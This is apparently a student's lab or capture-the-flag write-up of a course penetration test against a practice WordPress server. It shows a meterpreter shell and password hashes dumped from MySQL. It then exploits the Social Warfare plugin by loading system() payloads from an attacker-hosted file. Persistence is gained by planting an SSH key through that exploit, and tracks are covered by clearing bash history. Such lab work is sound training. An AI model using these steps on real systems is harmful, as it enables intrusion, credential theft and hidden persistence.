Congratulations! You have successfully gained access to "Web1" user. Following is your flag:

d6750c00ea836e0aee5a5fba37b34d8ee39d5b62d7d691b77371e526bc1a075a108208010051a09fe02280940a72e0186f9f99a1f5f59fdfd5f8b1f5220fadc2

Don't forget to clean up your tracks (delete any temporary files created) and find a way to maintain access to the system as the current user (Hint: SSH?).

# Part 2: Head on to the "blog" and see if you can find a way to get access to the system as a different user.
# Hint: Did you checkout the DNS names in SSL certificate? Did you checkout the "core features" of our platform on our insecure website?
meterpreter >
```

The output of **stat flag_001.txt:**

```
stat flag_001.txt
  File: flag_001.txt
  Size: 629             Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 22728       Links: 1
Access: (0600/-rw-------)  Uid: ( 1001/    web1)   Gid: ( 1001/    web1)
Access: 2020-03-20 14:58:13.629106179 -0400
Modify: 2020-03-11 22:57:24.455889726 -0400
Change: 2020-03-11 22:57:24.455889726 -0400
 Birth: -
```


After getting the flag contents and clue for web2, the username and password found using the nikto scan on blog.cy5150.com was found out to be password for mysql:

```
web1@cy5150pentest:~$ /usr/bin/mysql -u wordpress_read_only -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39940
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Running some queries in mysql gave out information about the users of the blog site, among which the user **jackson-tryme's** password hash was found to be of the word **wolfgang**. The username and password was of **blog.cy5150.com/wp-login.php.**

```
| Database           |
+--------------------+
| information_schema |
| wp_db1             |
+--------------------+
2 rows in set (0.00 sec)

mysql> use wp_db1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wp_db1      |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.01 sec)

mysql> select * from wp_users;
+----+------------------+------------------------------------+-----------------+---------------------------+----------+---------------------+-------------
----+---------------+
| ID | user_login       | user_pass                          | user_nicename   | user_email                | user_url | user_registered     | user_activat
us | display_name  |
+----+------------------+------------------------------------+-----------------+---------------------------+----------+---------------------+-------------
----+---------------+
|  1 | Iamarandomuser_5 | $P$BUZO.yY1rFW/UTOaQ6CTeGPh/CWD6F0 | iamarandomuser_5 | Iamarandomuser_5@cy5150.com |          | 2020-03-05 07:29:18 |
  0 | editorial_team |
|  3 | jackson-tryme    | 3720f54e919b22cce392b05de57102dd   | jackson-tryme   | jackson.george@cy5150.com |          | 2020-03-12 02:54:08 |
  0 | Jackson George |
+----+------------------+------------------------------------+-----------------+---------------------------+----------+---------------------+-------------
----+---------------+
2 rows in set (0.00 sec)

mysql>
```

The access to the blog site gave an opportunity to exploit unpatched zero-day vulnerability in the social warfare plugin of wordpress. While googling about the wordpress vulnerability gave out the possibility of the plugin vulnerability. Since the username and password gave the access of the blog site and the user was conveniently the admin of the website. This plugin in wordpress checks the admin privileges using the wrong function, causing the exploitation of the vulnerability. To check whether this exploit works on the website, a file named **exploit.txt** with content **<pre>system('cat /etc/passwd')</pre>** was created and hosted on apache. The exploit working was confirmed by typing the URL: **https://blog.cy5150.com/wp-admin/admin-post.php?swp_debug=get_user_options**:




To test further, this URL was used: **https://blog.cy5150.com/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.138.128/exploit.txt, which gave the following output:**




This implied the access to the system. The content of **exploit.txt** was changed to **<pre>system('cat /home/web2/flag_002.txt')</pre>** and URL was hit again giving the following output:

Output of cat flag_002.txt:



The content of **exploit.txt** was changed to **<pre>system('stat /home/web2/flag_002.txt')</pre>** and URL was hit again giving the following output:

Output of stat flag_002.txt:



Maintaining Access & Covering Tracks:


To maintain access in web1, **ssh** connectivity was established. After getting a meterpreter shell, **ssh-keygen** was used in the command shell using **shell command** to create a **.ssh** folder automatically and the public key of the **kali vm** was copied into **/home/web1/.ssh/authorized_keys** file. In kali vm, config file was created with the appropriate content (ssh port was confirmed from **sshd_config** file):

Host cy5150pentest
Hostname 192.168.138.130
User web1
Port 3421

```
meterpreter > shell
Process 18438 created.
Channel 8 created.
service ssh start
Failed to start ssh.service: The name org.freedesktop.PolicyKit1 was not provided by any .service files
See system logs and 'systemctl status ssh.service' for details.
systemctl status ssh.service
* ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2020-03-20 13:24:22 EDT; 4h 3min ago
  Process: 619 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 687 (sshd)
    Tasks: 1 (limit: 2309)
   CGroup: /system.slice/ssh.service
           `-687 /usr/sbin/sshd -D
ssh root@192.168.138.128
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/web1/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/web1/.ssh/id_rsa.
Your public key has been saved in /home/web1/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:LnUIuQUa5Y/PAnDAA/TSLifERIBQXPzwJl1nEZeEM3c web1@cy5150pentest
The key's randomart image is:
+---[RSA 2048]----+
|XOooo.o   o=o.   |
|+ *.o+ o. *.o E  |
| +.+o=+ ..o + .  |
|. oo. =* .       |
| o o.oo S .      |
|  +   . = .      |
|       o +       |
|        o        |
|                 |
+----[SHA256]-----+
```

```
root@kali:~/.ssh# vi config
root@kali:~/.ssh# ssh web1@192.168.138.130 -p 3421
The authenticity of host '[192.168.138.130]:3421 ([192.168.138.130]:3421)' can't be established.
ECDSA key fingerprint is SHA256:wO1tvBoulLDArGri2EE5lKHD7yJyG4DdaOfzAh8Xr3E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.138.130]:3421' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

web1@cy5150pentest:~$
```

To maintain access in web2, the exploit URL with file **exploit.txt** was used. To accomplish the maintaining access task, the same method of doing ssh-keygen at the target to create a .ssh folder was used. To do this, the **file exploit.txt**'s content was changed to: **<pre>system('ssh-keygen -f /home/web2/.ssh/id_rsa -t rsa')</pre>** and the URL was hit again:



After generating the key-pair, **.ssh** folder was created at the target and then the content of file **exploit.txt** was changed to **<pre>system('echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCZ3xADLjzd9xfXVUlfo9h7BroGJt5+5JrxdxymJcE DestlfwDdzDfoxfFU+c+/loZofv2H38FGNg/wLVLYCggX8oyhu952cYRW3VJ+g2RgRjy+QboF2xy9 MQOHc8ohPR1QO02yVAQ5jwVXHxLZsubBVcRiNvpPusfqPlC+s6flh8iCDDJVxRAHtJaPn1iYx A2oRpuCFsqAHY7u1LFrtiPVe5PH25mW2ahtSxvhzo9cfJsrwcyhoVFAzu74RZxEK/RybxhTZoIbS rbmXW9nCFTYH0PGu3D+euwR5Xeh+ZnaHYzdfPTzsZTSM45SQNwvoQgYfMXUgVtwFKmT4 pnM4+ncMVqEwbgkXX7RO2XwubLe/beKYStQ9RoyXaq1ogqjGgJIM9lDsiHQBSZ7RaRbwAgvu 9PRZ6ZtsqfK0GBjK00QkBfm7kx0X/DkxzUguW9ejQugLrICyM4ZnBtoHvvdzh0ho+KLe/D39syZ JkJSQgasNF4ROf7aTL9HkA8q9Zf2y2c= root@kali> /home/web2/.ssh/authorized_keys')</pre>** which has whole public key of kali vm in the echo command. The URL was hit again and after updation /root/.ssh/config file with following content:


Host cy5150

Hostname 192.168.138.130

User web2

Port 3421

ssh was tried from the kali vm, giving the ssh access to the kali vm:



```
root@kali:~# ssh cy5150
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

web2@cy5150pentest:~$
```

Screenshot of id command after sshing into the web1:

```
root@kali:~# ssh cy5150pentest
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Wed Mar 25 00:02:22 2020 from 192.168.138.128
web1@cy5150pentest:~$ id
uid=1001(web1) gid=1001(web1) groups=1001(web1),33(www-data)
web1@cy5150pentest:~$
```

Screenshot of id command after sshing into the web2:

```
web2@cy5150pentest: ~
root@kali:~# ssh cy5150pentest
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Tue Mar 24 23:57:28 2020 from 192.168.138.128
web2@cy5150pentest:~$ id
uid=1002(web2) gid=1002(web2) groups=1002(web2),33(www-data)
web2@cy5150pentest:~$
```

Clearing Tracks:

To clear the tracks, **.bash_history** file was cleared with null redirect in both web1 and web2 users at the target machine, since there was no access to log files for web1 and web2:

```
web1@cy5150pentest:~$ ls -ahltr
total 68K
-rw-r--r-- 1 web1 web1  807 Apr  4  2018 .profile
-rw-r--r-- 1 web1 web1 3.7K Apr  4  2018 .bashrc
-rw-r--r-- 1 web1 web1  220 Apr  4  2018 .bash_logout
drwxr-xr-x 6 root root 4.0K Mar  5 01:20 ..
-rw------- 1 web1 web1  629 Mar 11 22:57 flag_001.txt
drwx------ 2 web1 web1 4.0K Mar 20 19:30 .ssh
drwx------ 3 web1 web1 4.0K Mar 20 20:05 .gnupg
drwx------ 2 web1 web1 4.0K Mar 20 20:05 .cache
-rw-r--r-- 1 web1 web1  24K Mar 21 16:12 46676.php
-rw------- 1 web1 web1 1.5K Mar 25 00:03 .mysql_history
drwxr-x--- 5 web1 web1 4.0K Mar 25 00:03 .
-rw------- 1 web1 web1 1.1K Mar 25 15:23 .bash_history
web1@cy5150pentest:~$ >.bash_history
web1@cy5150pentest:~$ cat .bash_history
web1@cy5150pentest:~$
```

```
web2@cy5150pentest:~$ >.bash_history
web2@cy5150pentest:~$ cat .bash_history
web2@cy5150pentest:~$ ls -ahltr
total 36K
-rw-r--r-- 1 web2 web2  807 Apr  4  2018 .profile
-rw-r--r-- 1 web2 web2 3.7K Apr  4  2018 .bashrc
-rw-r--r-- 1 web2 web2  220 Apr  4  2018 .bash_logout
drwxr-xr-x 6 root root 4.0K Mar  5 01:20 ..
-rw------- 1 web2 web2  473 Mar 10 21:10 flag_002.txt
drwx------ 2 web2 web2 4.0K Mar 24 23:56 .ssh
drwx------ 3 web2 web2 4.0K Mar 24 23:57 .gnupg
drwx------ 2 web2 web2 4.0K Mar 24 23:57 .cache
-rw-rw-r-- 1 web2 web2    0 Mar 25 17:24 .bash_history
drwxr-x--- 5 web2 web2 4.0K Mar 25 17:24 .
web2@cy5150pentest:~$
```

References:

[1] https://www.webarxsecurity.com/social-warfare-vulnerability/
[2] https://hsploit.com/how-to-clear-your-tracks-on-linux/